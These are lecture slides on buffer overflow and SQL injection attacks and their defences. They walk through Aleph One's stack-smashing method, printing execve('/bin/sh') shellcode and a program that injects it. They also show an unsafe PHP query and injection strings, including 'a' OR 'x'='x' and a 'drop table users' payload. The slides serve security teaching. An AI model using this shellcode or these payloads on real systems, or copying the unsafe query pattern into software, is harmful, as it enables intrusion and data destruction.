Buffer Overflow Attacks

- Buffer overrun is another common term

Buffer Overflow

A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.

NIST Glossary of Key Information Security Terms


- Result of programming error

Usage of Buffer overflow

- Morris worm 1988, used buffer overflow in fingerd.
  - 6000 computers infected within a few hours (10% of internet)
- Code Red 2001 used buffer overflow in Microsoft IIS
- Blaster worm 2003
- Slammer worm 2003
- Sasser worm 2004
- Consequences
  - Crash program
  - Change program flow
  - Arbitrary code is executed
- Possible payloads
  - Denial of Service
  - Remote shell
  - Virus/worm
  - Rootkit

The General Weakness

- CWE-119: Failure to Constrain Operations within the Bounds of a Memory Buffer
  - More than 10133 known vulnerabilities with this weakness (since 1999)
  - 1902 since Jan 2018
  - Also includes e.g., Heartbleed



Steps in the Attack


- Find a buffer to overflow in a program
- Write the exploit
  - Inject code into the buffer
  - Redirect the control flow to the code in the buffer
- Target either stack or heap

- Note: Many things that will be mentioned are specific for compilers, processors and/or operating systems. A typical behaviour will be described.

We will follow the description in "**Aleph One - Smashing the Stack for Fun and Profit**"
(From 1996, but still very much worth a read)


Program Loading

- A process has its own virtual address space
- Stack – last in first out, LIFO queue
- Heap – used for dynamic memory allocation
- Global data – Global variables, static variables



The Stack


- Stack grows down (Intel, Motorola, SPARC, MIPS)
- Function parameters – input to function
- **Return address** – where to return when procedure is done
- Saved frame pointer – where the frame pointer was pointing in the previous stack frame
- Local variables




Example

Example program

```
void function(int a, int b, int c) {
    char buffer1[8];
    char buffer2[12];
}

int main() {
    function(1,2,3);
}
```






Overflow the Buffer

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main(){
    char large_string[256];
    int i;
    for (i = 0; i < 255; i++) {
        large_string[i] = ‘A’;
    }
    function(large_string);
}
```

- Copy a large buffer into a smaller buffer.
- If length is not checked, data will be overwritten
- strcpy() does not check that size of destination buffer is at least as long as source buffer.
- After strcpy(), the function tries to execute instruction at 0x41414141
- Program will result in segmentation fault – return address is not likely in process’s space



Changing the Return Address, Skip Instructions

```
void function(int a, int b, int c) {
    char buffer1[8];
    char buffer2[12];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}

int main() {
    int x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n", x);
}
```

- buffer1 allocates 8 bytes.
- Saved frame pointer allocates 4 bytes so r is pointing to the return address
- Then r is incremented by 8 bytes.
- This will cause the return address to be 8 bytes after what it was supposed to be.
- The instruction x=1 will be skipped.

Bottom of stack								Top of stack
	4	12	8	4	4	4	4	4
					+8			
	r	buffer2	buffer1	sfp	ret	a	b	c

Conclusions so Far

- We managed to overflow the buffer and overwrite the return address – and crash the program
- We managed to change the return address so that instructions in the calling functions were ignored (skipped)
- Not much damage yet, it is just a program that doesn't work.
- Now, we want to combine this and additionally run our own code.
- Basic idea: Put code in the buffer and change the return address to point to this code!

Step 1, Write the Code

```
#include <stdio.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
char shellcode =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e
\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8
\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Compile the code into assembly language
- Find the interesting part and save this
- Problem: We can not have NULL in the resulting code.
- Solution: Replace by xor with same register to get NULL, then use this register when NULL is needed.
- Replace code with its hex representation


New Program

```
char shellcode =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *)large_string;
    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;        <- R
    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    strcpy(buffer,large_string);
}
```

- Large_string is filled with the start address of buffer.
- Then shellcode is put into large_string
- Then large_string is copied into buffer and return address is overwritten with start address of buffer

S: Shellcode

R: Return address (4 byte)



This Will Work, but...

- What if we want to do the same thing to another program (not our own)?
- We do not know the address of the start of the buffer!
- We have to guess it but if the guess is wrong the attack will not work.
- We can get some help when guessing
  - Stack will always start at the same address – Run another program and find out roughly where the buffer might be
  - Use NOP instructions so that the guess only has to be approximate – if we return to anywhere inside the run of NOPs, it will still work


96	4	4
NNNNNSSSSSR.........R	R	R

Some Unsafe Functions in C

- gets(char *str) – Read a string and save in buffer pointed to by str
- sprintf(char *str, char *format, ...) – Create a string according to supplied format and variables
- strcat(char *dest, char *src) – append contents of string src to string dest
- strcpy(char *dest, char *src) – Copy string in src to dest

Using Canary to Detect Buffer Overflows

- A canary word is inserted before the local variables
- Before returning from process, the canary is checked so that it has not changed
- If changed → terminate
- Can be both static or random
- If value is known to attacker it can just be overwritten with the same value
- Implemented in GCC and can be used by including option –fstack–protector
- Some distributions have it enabled by default (OpenBSD, Ubuntu) and some do not.
- Visual C++ has /GS flag to prevent buffer overflow. Windows Server 2003 was compiled with this switch and was immune to the Blaster worm.
- Very efficient if value can be kept hidden



Preventing Buffer Overflows

- The canary solution can detect the attack. It is better if it can be prevented
- Do not use the unsafe functions, replace e.g., strcpy() by strncpy() and strcat() by strncat().
- Check source automatically using software
- Use Java instead of C or C++ (but remember that the Java VM can be a C program)

- Increased awareness has lowered the number of applications vulnerable to this attack
  - Interest is shifted towards web application attacks

Prevention: W ⊕ X


- Recall that the shellcode was copied into the buffer located on the stack.
- Stack usually contains integers, strings, floats, etc.
- Usually there is no reason for the stack to contain executable machine code
- On modern processors this can be enforced on hardware level using the NX-bit.
- Called Data Execution Prevention (DEP) in Windows.

Attack: Return-to-libc

- Stack is no longer executable due to W ⊕ X.
- Let's jump somewhere else then!
- libc – standard C library which contains lots of functions.
- Typical target `system(const char *command);`
- Executes any shell command (e.g. `/bin/sh` to start a new shell)

Prevention: Address Space Layout Randomization (ASLR)

- Randomizes location of
  - Stack
  - Heap
  - Dynamically loaded libraries
- Exact addresses of buffers will be unknown
- Exact address of libraries (e.g., libc) will be unknown



SQL Injection Attacks

- SQL – Structured Query Language
- Both ANSI standard (1986) and ISO standard (1987)
- Language designed to retrieve and manipulate data in a Relational Database Management System (DBMS)
- Example query string

Select ProductName **from** Products **where** ProductID = 35

Defines columns to return (wildcard * can be used)

Defines which table to return from

Defines which rows to return. (All rows where expression evaluates to TRUE)

Example

Table: users

userID	name	lastName	secret	position
1	Alice	Smith	ashfer7f	Doctor
2	Bob	Taylor	btfniser78w	Nurse
3	Daniel	Thompson	dtf39pa	Nurse

select name, lastName **from** users **where** position = nurse

Will return

name	**lastName**
Bob	Taylor
Daniel	Thompson

Making the Query

- Consider the following PHP code:

```
$passw = $_POST[”LoginSecret”];
$query = ”SELECT  *  FROM users WHERE secret = ’ ”. $passw.” ’”;
$result = mysql_query($query);
```

1. Read name from posted data (user input)
2. Create a SQL query string
3. Make the query and save output in result

SQL Injections, Where the Problem is

- Does not matter if you have
  - Most up-to-date version of OS and web server
  - Firewall perfectly configured
- Problem is not in webserver, database or network, but in the *web application*
- Programming error due to improper (or no) input validation
- Popular to implement your own application that can access the database
  - Many implementations
  - Many systems vulnerable

Input Data

```
$query = ”SELECT  *  FROM users WHERE secret = ’ ”. $passw .” ’”;
```

Example of expected input: ashfer7f

$query = SELECT * FROM users WHERE secret = ’ashfer7f’;

Example of unexpected input: a' OR 'x'='x

$query = SELECT * FROM users WHERE secret = ’a’ OR ’x’=’x’;

Example of unexpected input: ’; drop table users;--

$query = SELECT * FROM users WHERE secret = ’ ’; drop table users;--’;

Defenses

- Escape quotes using mysql_real_escape_string()
  - ” becomes \” and ’ becomes \’
- Use prepared statements – separates query and input data (see web security course for details)
- Check syntax using regular expressions
  - Email, numbers, dates etc
- Turn off error reporting when not debugging
- Use table and column names that are hard to guess

Always assume that input is malicious

Most Dangerous Software Errors

From CWE/SANS Top 25 Most Dangerous Software Errors (http:// cwe.mitre.org/top25/)


1 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5 Missing Authentication for Critical Function
6 Missing Authorization
7 Use of Hard-coded Credentials
8 Missing Encryption of Sensitive Data
9 Unrestricted Upload of File with Dangerous Type
10 Reliance on Untrusted Inputs in a Security Decision
11 Execution with Unnecessary Privileges
12 Cross-Site Request Forgery (CSRF)
13 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Integer Overflows

Related

Handwritten votes, Swedish Election 2010

```
...;Halmstad;15;Hallands län;306;Snöstorp 6;Pondus;1
...;Halmstad;15;Hallands län;904;Söndrum 4;pwn DROP TABLE VALJ;1
...;Halmstad;15;Hallands län;1001;Holm-Vapnö;Raggarpartiet;1
```



http://xkcd.com/327/